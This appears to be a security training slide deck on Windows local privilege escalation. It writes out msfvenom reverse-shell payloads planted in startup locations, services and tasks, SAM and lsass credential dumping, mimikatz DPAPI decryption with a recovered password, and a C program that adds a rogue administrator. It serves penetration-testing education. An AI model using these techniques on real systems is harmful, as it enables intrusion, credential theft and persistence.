Windows privilege escalation

becoming 4dm1n1str4t0r (and/or SYST3M)

Jeffrey Bencteux

August 13, 2025

Outline

Outline

Outline

Disclaimer

Disclaimer

- mostly generic techniques
- not an exhaustive list

Disclaimer

Disclaimer

- mostly generic techniques
- not an exhaustive list
- not a CVE catalog

Disclaimer

Disclaimer

- mostly generic techniques
- not an exhaustive list
- not a CVE catalog
- no antivirus/EDR bypasses

Disclaimer

Disclaimer

- mostly generic techniques
- not an exhaustive list
- not a CVE catalog
- no antivirus/EDR bypasses
- very little OPSEC

Outline

Objectives

- acquiring privilege escalation methodology on Windows systems
- learning the most-used generic techniques

Outline

Basic instinct

- unusual files/folders in `C:`
- local users
- local groups (especially `administrators`)
- local services
- drives
- installed applications

Basic instinct

example

```
PS> whoami /all
PS> net user
PS> net localgroup Administrators
PS> ls c:\
PS> netstat -ano
PS> wmic logicaldisk get caption
PS> reg query HKLM\Software
```

Outline

Privileged groups

- Current user member of `Administrators`
- ... well, well.

Outline

Impersonating tokens

- abusing `SeImpersonatePrivilege`
- can impersonate anyone's token on a local system
- multiple ways of triggering it: Print Spoofer, (Rotten—Juicy—Rogue)Potatoe, RogueWinRM...

Print Spoofer

- prerequisite: user has `SeImpersonatePrivilege`
- print spooler is enabled

example

```
PS> whoami /priv
PS> ls \\<host>\pipe\spoolss
```

Print Spoofer

- https://github.com/itm4n/PrintSpoofer

example

```
PS> .\PrintSpoofer.exe -i -c powershell.exe
```

Print Spoofer custom

- less spotted by Microsoft Defender
- run a fake printer server on a shell
- run SpoolSample[1] on another

example

```
PS 1> .\MyPrintSpoofer.exe
PS 2> .\PrintSample <host> <host>
```

[1] https://github.com/leechristensen/SpoolSample

Arbitrary read

- abusing `SeBackupPrivilege`
- read any file on the system
- e.g. create copies of SAM
- extract privileged credentials from the backup

example

```
PS> reg save HKLM\SAM SAM
PS> reg save HKLM\SECURITY SECURITY
PS> reg save HKLM\SYSTEM SYSTEM
$ secretsdump.py -sam SAM -security SECURITY -system SYSTEM
    local
```

Arbitrary write

- abusing `SeRestorePrivilege`
- write any file on the system
- e.g. write existing service image path[2]

example

```
PS> SeRestoreAbuse.exe <payload>
```

[2] https://github.com/xct/SeRestoreAbuse

Arbitrary write

example

```
int main()
{
    ...
    HKEY hkey;
    RegCreateKeyExA(
        HKEY_LOCAL_MACHINE,
        "SYSTEM\\CurrentControlSet\\Services\\SecLogon",
        ...
        &hkey
    );
    ...
    RegSetValueExA(
        hkey,
        "ImagePath",
        ...
        my_value,
        my_value.length() + 1
    );
    ...
}
```

Take the ownership

- abusing `SeTakeOwnershipPrivilege`
- change owner of arbitrary ressource
- change ACL of previous ressource
- e.g. do the previous on `SAM` and `SECURITY` bases

example

```
PS> takeown /f "C:\windows\system32\config\SAM"
PS> icacls "C:\windows\system32\config\SAM" /grant <user>:F
```

Debug

- abusing `SeDebugPrivilege`
- debug higher integrity-level process
- e.g. dump and grep `lsass.exe` memory

example

```
PS> procdump.exe -accepteula -ma lsass.exe lsass.dump
mimikatz # sekurlsa::minidump lsass.dump
mimikatz # sekurlsa::logonpasswords
```

Outline

AlwaysInstallElevated

- grants privileges on application during installation
- not the default configuration on modern systems

example

```
PS> req query HKLM\SOFTWARE\Policies\Microsoft\Windows\
    Installer /v AlwaysInstallElevated
PS> req query HKCU\SOFTWARE\Policies\Microsoft\Windows\
    Installer /v AlwaysInstallElevated
```

AlwaysInstallElevated

- forge a MSI installer and execute it

example

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=<host>
    LPORT=<port> -a x64 -f msi -o rogue.msi
PS> .\rogue.msi
```

Outline

Outline

StartUp folder overwrite

- folder of automatically started applications after machine boot
- executed as `SYSTEM`

example

```
PS> icacls "C:\ProgramData\Microsoft\Windows\Start Menu\
    Programs\Startup"
```

StartUp folder overwrite

- create a malicious exe and place it in `StartUp`
- reboot (needs `SeShutdownPrivilege`)

example

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=<host>
    LPORT=<port> -a x64 -f exe -o rogue.exe
PS> cp rogue.exe "C:\ProgramData\Microsoft\Windows\Start
    Menu\Programs\Startup"
```

Outline

Scheduled tasks

- wrong permissions given to binaries/scripts used by privileged scheduled tasks

example

```
PS> schtasks /query /fo LIST /v
PS> icacls <bin>.exe
PS> ls C:\Windows\Tasks
```

Scheduled tasks

```
PS C:\Users\winte> schtasks /fo CSV /v | findstr "SYSTEM"
"WIN","\Microsoft\Windows\.NET Framework\.NET Framework NGEN v4.0.30319","N/A","Ready","Interactive/Background","7/23/20
24 1:15:54 PM","0","N/A","COM handler","N/A","N/A","Enabled","Disabled","Stop On Battery Mode, No Start On Batteries","S
YSTEM","Disabled","02:00:00","Scheduling data is not available in this format.","On demand only","N/A","N/A","N/A","N/A"
,"N/A","N/A","N/A","N/A","N/A"
"WIN","\Microsoft\Windows\.NET Framework\.NET Framework NGEN v4.0.30319 64","N/A","Ready","Interactive/Background","7/23
/2024 1:15:54 PM","0","N/A","COM handler","N/A","N/A","Enabled","Disabled","Stop On Battery Mode, No Start On Batteries"
,"SYSTEM","Disabled","02:00:00","Scheduling data is not available in this format.","On demand only","N/A","N/A","N/A","N
/A","N/A","N/A","N/A","N/A","N/A"
"WIN","\Microsoft\Windows\.NET Framework\.NET Framework NGEN v4.0.30319 64 Critical","N/A","Disabled","Interactive/Backg
round","2/4/2025 3:33:38 PM","0","N/A","COM handler","N/A","N/A","Disabled","Disabled","","SYSTEM","Disabled","02:00:00"
,"Scheduling data is not available in this format.","At idle time","N/A","N/A","N/A","N/A","N/A","N/A","N/A","N/A","N/A"
"WIN","\Microsoft\Windows\.NET Framework\.NET Framework NGEN v4.0.30319 Critical","N/A","Disabled","Interactive/Backgrou
nd","2/4/2025 3:33:38 PM","0","N/A","COM handler","N/A","N/A","Disabled","Disabled","","SYSTEM","Disabled","02:00:00","S
cheduling data is not available in this format.","At idle time","N/A","N/A","N/A","N/A","N/A","N/A","N/A","N/A","N/A"
"WIN","\Microsoft\Windows\AppID\PolicyConverter","N/A","Ready","Interactive/Background","1/18/2024 1:52:46 PM","0","Micr
osoft Corporation","%windir%\system32\appidpolicyconverter.exe ","N/A","Converts the software restriction policies polic
y from XML into binary format.","Enabled","Disabled","","SYSTEM","Disabled","72:00:00","Scheduling data is not available
 in this format.","On demand only","N/A","N/A","N/A","N/A","N/A","N/A","N/A","N/A","N/A"
```

Scheduled tasks

- change legit binary/script with a rogue one
- wait for or provoke task execution

example

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=<host>
    LPORT=<port> -a x64 -f exe -o rogue.exe
PS> cp rogue.exe C:\some\legit\path\to\<bin>.exe
```

Outline

Services

- unquoted paths
- wrong permissions on services' configurations
- wrong permissions on binaries

example

```
PS> wmic service get name,displayname,pathname,startmode |
    findstr /i "auto" | findstr /i /v "c:\windows"
```

Services

```
PS C:\Users\winte> wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows"
Microsoft Edge Update Service (edgeupdate)                                  edgeupdate
      "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc
              Auto
Microsoft Defender Core Service                                             MDCoreSvc
      "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24060.7-0\MpDefenderCoreService.exe"
              Auto
SQL Server VSS Writer                                                       SQLWriter
      "C:\Program Files\Microsoft SQL Server\90\Shared\sqlwriter.exe"
              Auto
Microsoft Defender Antivirus Service                                        WinDefend
      "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24060.7-0\MsMpEng.exe"
              Auto
```

Unquoted path

- Windows wizardy on path resolution
- if there is a space in a folder name and you can write on that part of the path, it is vulnerable
- drastically reduced impact since unprivileged users cannot write to `C:\` by default anymore

example

```
# Path is C:\Program Files\Legit Company\whatever.exe
PS> cp rogue.exe "C:\Program Files\Legit.exe"
```

Service configuration

- any attribute of the configuration can be changed: executing user, binary path
- change user to a privileged one and path to a rogue binary
- restart the service or reboot the machine

example

```
PS> sc.exe qc myservice
PS> sc.exe config myservice obj= "LocalSystem"
PS> sc.exe config myservice binpath= "C:\path\to\rogue.exe"
```

Service binary

- change legit binary with a rogue one
- restart service or reboot machine

example

```
PS> sc.exe qc myservice
BINARY_PATH_NAME : "C:\some\legit\path\to\<bin>.exe"
PS> icacls C:\some\legit\path\to\<bin>.exe
PS> cp rogue.exe C:\some\legit\path\to\<bin>.exe
```

Service binary path

- stored in HKLM\System\CurrentControlSet\Services\<service>\ImagePath
- if you can write a service key, replace the `ImagePath` to point to a rogue binary

example

```
PS> reg query HKLM\System\CurrentControlSet\Services /s /v
    ImagePath
```

Outline

Autoruns

- registry entries describing application to be started automatically when Windows starts

example

```
PS> reg query HKLM\Software\Microsoft\Windows\CurrentVersion
    \Run
PS> reg query HKLM\Software\Microsoft\Windows\CurrentVersion
    \RunOnce
PS> reg query HKLM\Software\Wow6432Node\Microsoft\Windows\
    CurrentVersion\Run
PS> reg query HKLM\Software\Wow6432Node\Microsoft\Windows\
    CurrentVersion\RunOnce
...
```

Autoruns

- change legit binary/script with a rogue one

example

```
PS> reg query HKLM\Software\Microsoft\Windows\CurrentVersion
    \Run
LegitStuff REG_EXPAND_SZ C:\some\path\to\legit.exe
PS> icacls C:\some\path\to\legit.exe
PS> cp rogue.exe C:\some\path\to\legit.exe
```

Outline

Outline

Credential Manager

- Credential Manager of Windows
- reuse cached credentials

example

```
PS> cmdkey /list
PS> runas /savecred /user:WHATEVER\Administrator cmd.exe
```

Winlogon

- default credentials for logon
- occur often on shared machines in companies/shops

example

```
PS> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\
    CurrentVersion\Winlogon" /v (DefaultUserName|
    DefaultPassword)
```

DPAPI


- Yet another Windows vault
- logon password → master keys → app secrets

example

```
# list secrets
PS> ls -hidden $env:localappdata\Microsoft\credentials
# list master keys
PS> ls -hidden $env:appdata\Microsoft\Protect\<SID>

mimikatz # dpapi::cred /in:"%localappdata%\Microsoft\
    credentials\<keyid>"
mimikatz # dpapi::masterkey /in:"%appdata%\Microsoft\Protect
    \<SID>\<keyid>" /unprotect OR /password:<user_pass> OR /
    rpc
mimikatz # dpapi::cred /in:"%localappdata%\Microsoft\
    credentials\<key>" /masterkey:<privkey>
```

DPAPI - Credential Manager



DPAPI - Listing keys

```
PS C:\Users\nopriv> ls -hidden C:\Users\nopriv\appdata\local\microsoft\credentials


    Directory: C:\Users\nopriv\appdata\local\microsoft\credentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         2/11/2025  12:43 PM            448 676F6BF85237BED17601DF105F01A9BB
-a-hs-         2/11/2025  11:29 AM          11568 DFBE70A7E5CC19A398EBF1B96859CE5D
```

DPAPI - Getting associated master key ID

```
mimikatz # dpapi::cred /in:C:\Users\nopriv\appdata\local\microsoft\credentials\676F6BF85237BED17601DF105F01A9BB
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {f57204cc-28d2-480d-81f1-7a522d2e5bf5}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 00000030 - 48
  szDescription      : Local Credential Data

  algCrypt           : 00006610 - 26128 (CALG_AES_256)
  dwAlgCryptLen      : 00000100 - 256
  dwSaltLen          : 00000020 - 32
  pbSalt             : 3e7ed171d2389b121f382674697b11e112862e1262a6caec093adebff6228d68
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 0000800e - 32782 (CALG_SHA_512)
  dwAlgHashLen       : 00000200 - 512
  dwHmac2KeyLen      : 00000020 - 32
  pbHmack2Key        : 30db451c648fe55ee6a587f6d9ba8813af23531e975bb4c5ea0ef83c47f98517
  dwDataLen          : 000000b0 - 176
  pbData             : 2572f7d8f017499c823c88581e51103185df6bc787d719a99f03d5bc2f019e52362f76c6a2a4536a00599d6cf72
36c069136089bd73d23b9d4a2f6c413b0ad587d435893caa1374c0551d72ae46b77d93be2d03210d60074b69868f2c66878a9d486c3bc90e2e
  dwSignLen          : 00000040 - 64
  pbSign             : 2037ab3824e179903c9592cebfffd712545b5b4e2cc077282b6dbecbca4e3614bac04d9d819f043be43d1b4c375
```

DPAPI - Listing master keys

```
PS C:\Users\nopriv> ls -hidden C:\Users\nopriv\AppData\Roaming\Microsoft\Protect\S-1-5-21-2485873820-72476996-3678490278-1005\


    Directory: C:\Users\nopriv\AppData\Roaming\Microsoft\Protect\S-1-5-21-2485873820-72476996-3678490278-1005


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         2/11/2025  11:29 AM            468 f57204cc-28d2-480d-81f1-7a522d2e5bf5
-a-hs-         2/11/2025  11:29 AM             24 Preferred
```

DPAPI - Decrypting master key (with user password)

```
mimikatz # dpapi::masterkey /in:C:\Users\nopriv\AppData\Roaming\Microsoft\Protect\S-1-5-21-2485873820-72476996-3678490278-1005
\f57204cc-28d2-480d-81f1-7a522d2e5bf5 /password:P@ssw0rd
**MASTERKEYS**
  dwVersion          : 00000002 - 2
  szGuid             : {f57204cc-28d2-480d-81f1-7a522d2e5bf5}
  dwFlags            : 00000005 - 5
  dwMasterKeyLen     : 000000b0 - 176
  dwBackupKeyLen     : 00000090 - 144
  dwCredHistLen      : 00000014 - 20
  dwDomainKeyLen     : 00000000 - 0
[masterkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : 2d6874c0a25b31f7ba1db21d45d9217c
    rounds           : 00001f40 - 8000
    algHash          : 0000800e - 32782 (CALG_SHA_512)
    algCrypt         : 00006610 - 26128 (CALG_AES_256)
    pbKey            : 7629104128eb63df0194b8b132b8f3392ade23b6dd3018532edc12688a9bbc28f3989fb8eb76141f7b383d713359ffba0ace3bc
126342b56c7c9367de0ca75f70e4142e414baea927da98c948e802f1b2540167e64602e1b71f441088626311b620490aec1af543442a58b5b7ae9f2dddde70
89f761da0765c39805e0c41a4302fde24dad27ae2c8be8bef49119e6a23

[backupkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : cd382bb67f7a1493a16ebf0c180980b5
    rounds           : 00001f40 - 8000
    algHash          : 0000800e - 32782 (CALG_SHA_512)
    algCrypt         : 00006610 - 26128 (CALG_AES_256)
    pbKey            : 7f35783f9fc0ee0ce3987546ff794569e12148ab44990ba06b3f0e07820e97d1bab09c9a5ce48e1b937e7267003390687f6b19f
870887df851c037f5b9c909807668a3850f311ac91e4bb0fba486ab6bb4ecdede63113189ac4bb30868683bf66d6dcc7959cac9422a4f5ebad06bef6b

[credhist]
  **CREDHIST INFO**
    dwVersion        : 00000003 - 3
    guid             : {cdb86ae3-20e5-4839-b897-28f9fb6ded6e}


Auto SID from path seems to be: S-1-5-21-2485873820-72476996-3678490278-1005

[masterkey] with password: P@ssw0rd (normal user)
  key : 4aed789f10fff3cbcd57abfe4c92619526983955f9cb33933fa3d00e96e465e1d9c1abf8f31262036bb7663b9017c1b11ad200fe363d441fd70103
4e85b31bfc
  sha1: 343a6f1153ca31e8aef8fecdb8164f9d6650c22c
```

DPAPI - Decrypting target key

```
mimikatz # dpapi::cred /in:C:\Users\nopriv\appdata\local\microsoft\credentials\676F6BF85237BED17601DF105F01A9BB /masterkey:4a
d789f10fff3cbcd57abfe4c92619526983955f9cb33933fa3d00e96e465e1d9c1abf8f31262036bb7663b9017c1b11ad200fe363d441fd701034e85b31bfc
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {f57204cc-28d2-480d-81f1-7a522d2e5bf5}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 00000030 - 48
  szDescription      : Local Credential Data

  algCrypt           : 00006610 - 26128 (CALG_AES_256)
  dwAlgCryptLen      : 00000100 - 256
  dwSaltLen          : 00000020 - 32
  pbSalt             : 3e7ed171d2389b121f382674697b11e112862e1262a6caec093adebff6228d68
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 0000800e - 32782 (CALG_SHA_512)
  dwAlgHashLen       : 00000200 - 512
  dwHmac2KeyLen      : 00000020 - 32
  pbHmack2Key        : 30db451c648fe55ee6a587f6d9ba8813af23531e975bb4c5ea0ef83c47f98517
  dwDataLen          : 000000b0 - 176
  pbData             : 2572f7d8f017499c823c88581e51103185df6bc787d719a99f03d5bc2f019e52362f76c6a2a4536a00599d6cf721c4e36185f8
c29ee290c9124d663faadcbe9a55d5fb4c31f4d0a03fec76f2f31587420a61f32ac1e6484ef34101d1f0073aed513c0995a808e464f3e7fdf71635df61cd2
0436c069136089bd73d23b9d4a2f6c413b0ad587d435893caa1374c0551d72ae46b77d93be2d03210d60074b69868f2c66878a9d486c3bc90e2e2e4d5dd
  dwSignLen          : 00000040 - 64
  pbSign             : 2037ab3824e179903c9592cebfffd712545b5b4e2cc077282b6dbecbca4e3614bac04d9d819f043be43d1b4c3757dd73c8c5c9
d0b294e80f8bc310bf48ef3d7

Decrypting Credential:
 * volatile cache: GUID:{f57204cc-28d2-480d-81f1-7a522d2e5bf5};KeyHash:343a6f1153ca31e8aef8fecdb8164f9d6650c22c;Key:available
 * masterkey     : 4aed789f10fff3cbcd57abfe4c92619526983955f9cb33933fa3d00e96e465e1d9c1abf8f31262036bb7663b9017c1b11ad200fe36
d441fd701034e85b31bfc
**CREDENTIAL**
  credFlags      : 00000030 - 48
  credSize       : 000000a8 - 168
  credUnk0       : 00000000 - 0

  Type           : 00000001 - 1 - generic
  Flags          : 00000000 - 0
  LastWritten    : 2/11/2025 11:43:07 AM
  unkFlagsOrSize : 00000010 - 16
  Persist        : 00000002 - 2 - local_machine
  AttributeCount : 00000000 - 0
  unk0           : 00000000 - 0
  unk1           : 00000000 - 0
  TargetName     : LegacyGeneric:target=server01
  UnkData        : (null)
  Comment        : test
  TargetAlias    : (null)
  UserName       : john
  CredentialBlob : 1337P@ss
  Attributes     : 0
```

Outline

answer files

- "Answer file": installation file really
- Windows look for it at specific locations
- file name is supposed to be `unattend.xml` or `autounattend.xml`

example

```
PS> ls %WINDIR%\Panther\Unattend %WINDIR%\Panther %WINDIR%\
    System32\Sysprep %SYSTEMDRIVE%
```

Outline

Registry copies

- usually forgotten by sysadmins
- extract creds from it

example

```
PS> gci -path C:\ -recurse -filter SAM
PS> gci -path C:\ -recurse -filter SYSTEM
```

Outline

PowerShell history

- stored on a per-user basis
- look for passwords on command line

example

```
PS> (Get-PSReadLineOption).HistorySavePath
C:\Users\<user>\AppData\Roaming\Microsoft\Windows\PowerShell
    \PSReadLine\ConsoleHost_History.txt
```

PowerShell extra logs

- used for detection/IR
- also contains portions of the executed scripts
- scripts often contain clear-text secrets

example

```
PS> reg query HKLM\Software\Policies\Microsoft\Windows\
    PowerShell\ModuleLogging
PS> Get-WinEvent -LogName "windows powershell" | select -
    First 20 | out-gridview
PS> reg query HKLM\Software\Policies\Microsoft\Windows\
    PowerShell\ScriptBlockLogging
PS> Get-WinEvent -LogName "Microsoft-Windows-Powershell\
    Operational" | select -First 20 | out-gridview
```

Custom cleartext secrets

- user files with cleartext secrets
- "it was more handy" full-of-secrets text/word/excel/notepad++ files
- automatize[3]

example

```
PS> ls C:\Users\<user>\ C:\Users\<user>\Documents C:\Users\<
    user>\Downloads ...
PS> sauroneye.exe -d C:\Users\<user>\ --filetypes .txt .doc
    .docx .xls .xlsx --contents --keywords "passw" -v
```

[3] https://github.com/vivami/SauronEye

In-clear secrets

```
PS C:\Users\winte\Downloads> .\SauronEye.exe -d C:\Users\winte --filetypes .txt .doc .docx .xls --contents --keywords passw -v

         === SauronEye ===

Directories to search: C:\Users\winte
For file types: .txt, .doc, .docx, .xls
Containing: passw
Search contents: True
Search Office 2003 files for VBA: True
Max file size: 1024 KB
Search Program Files directories: False
Searching in parallel: C:\Users\winte
[*] Done searching file system, now searching contents
[+] C:\Users\winte\Documents\admin.txt:
         ...user: admin
password: @dm1n...


 Done. Time elapsed = 00:00:00.1215546
PS C:\Users\winte\Downloads>
```

Outline

Command line

- look for credentials on process command-line

example

```
PS> Get-WmiObject win32_process | select CreationDate,
    ProcessId,CommandLine| ft -AutoSize
```

Memory dump

- requires that target process has same integrity-level/owner
- look for credentials in process memory
- dump and grep

example

```
PS> procdump.exe -accepteula -ma <proc_name>
```

Outline

Userland exploits

- depend on workstation/client patching level
- check Microsoft vulnerabilities first (standard)
- identify third-party software (more prone to vulnerabilities)

example

```
PS> systeminfo
PS> reg query HKLM\Software
```

MS stuff - CVE-2024-26229

- vulnerability in Windows Client-Side Caching (CSC) service
- PoC available[4], patched
- in short: wrong access permissions for CSC service, can be abused with symlinks

[4] https://github.com/michredteam/PoC-26229

MS stuff - CVE-2024-26238

- vulnerability in Microsoft PLUGScheduler: part of RUXIM, Reusable UX Integration Manager, used by Windows Update
- technique is public[5]
- in short: arbitrary write file as `SYSTEM` because of poor ACL on `C:\ProgramData\PLUG\Logs`

[5] https://www.synacktiv.com/en/advisories/windows-10-plugscheduler-elevation-of-privileges

Outline

Outline

Disclaimer

Disclaimer

- impact on production
- not always reliable

Kernel exploits

- also depend on workstation/client patching level

Kernel exploits

- also depend on workstation/client patching level
- badly written third-party drivers (very usual): antivirus, specific hardware...
- identify third-party drivers

Kernel exploits

- also depend on workstation/client patching level
- badly written third-party drivers (very usual): antivirus, specific hardware...
- identify third-party drivers
- badly written MS drivers (usual): graphical, handling of specific devices...

Kernel exploits

- also depend on workstation/client patching level
- badly written third-party drivers (very usual): antivirus, specific hardware...
- identify third-party drivers
- badly written MS drivers (usual): graphical, handling of specific devices...
- core OS vulnerabilities (rarer, more impact): network stack...

Patch level

- identify CPU architecture, kernel version and patch level

example

```
PS> systeminfo
```

EternalBlue

- WannaCry and NotPetya exploit
- RCE in SMBv1 stack. Not really a LPE but can serve as such.
- old systems (Windows Vista, Windows Server 2008 R2)
- many PoC available[6]

[6] https://github.com/3ndG4me/AutoBlue-MS17-010

mskssrv.sys - CVE-2023-36802

- vulnerability in Microsoft Kernel Streaming Server (`mskssrv.sys` driver) used for virtualisation and sharing of camera devices[7]
- PoC available[8]
- in short: object type confusion on calls to IOCTL functions operating on stream objects

[7] https://securityintelligence.com/x-force/critically-close-to-zero-day-exploiting-microsoft-kernel-streaming-service

[8] https://github.com/xforcered/Windows_MSKSSRV_LPE_CVE-2023-36802

Outline

Drivers

- local administrator → `SYSTEM` (or `seLoadDriverPrivilege`)

[9] https://www.loldrivers.io

Drivers

- local administrator → `SYSTEM` (or `seLoadDriverPrivilege`)
- list installed drivers
- compare to known-vulnerable list[9]
- load an old (signed) vulnerable driver and exploit it (Bring Your Own Vulnerable Driver [BYOVD])

[9] https://www.loldrivers.io

Drivers

- local administrator → `SYSTEM` (or `seLoadDriverPrivilege`)
- list installed drivers
- compare to known-vulnerable list[9]
- load an old (signed) vulnerable driver and exploit it (Bring Your Own Vulnerable Driver [BYOVD])
- AV editors have blacklists

example

```
PS> driverquery.exe /fo table
```

[9] https://www.loldrivers.io

Drivers

- give a registry key to NTLoadDriver()
- reg key contains the driver configuration: `ImagePath`, `Type`
- tools available doing just that[10]

example

```
NTSTATUS NTLoadDriver(
    _In_ PUNICODE_STRING DriverServiceName
);

PS> EOPLOADDRIVER.exe System\\CurrentControlSet\\MyService C
    :\Users\public\rogue.sys
```

[10] https://github.com/TarlogicSecurity/EoPLoadDriver

Outline

Outline

DLL hijacking

- look for privileged programs loading non-existent DLLs (`procmon`[11])
- but also DLLs with rewritable path
- replace it with a rogue DLL
- obtain the target process privileges

[11] https://learn.microsoft.com/en-us/sysinternals/downloads/procmon

Outline

AddUserProg.c

example

```
#define _CRT_SECURE_NO_WARNINGS
#include <process.h>
#include <stdio.h>
#include <string.h>

int main()
{
    int status = system("net user rogue P@ssw0rd123 /add");
    if (status == -1)
    {
        printf("%s", strerror(errno));
    }

    status = system("net localgroup administrators rogue /add");
    if (status == -1)
    {
        printf("%s", strerror(errno));
    }

    return 0;
}
```

AddUserProg.exe

```
PS C:\Users\winte\source\repos\AddUserProg\x64\Release> .\AddUserProg.exe
The command completed successfully.

The command completed successfully.

PS C:\Users\winte\source\repos\AddUserProg\x64\Release> net user rogue
User name                    rogue
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/10/2025 8:59:41 AM
Password expires             3/24/2025 8:59:41 AM
Password changeable          2/10/2025 8:59:41 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

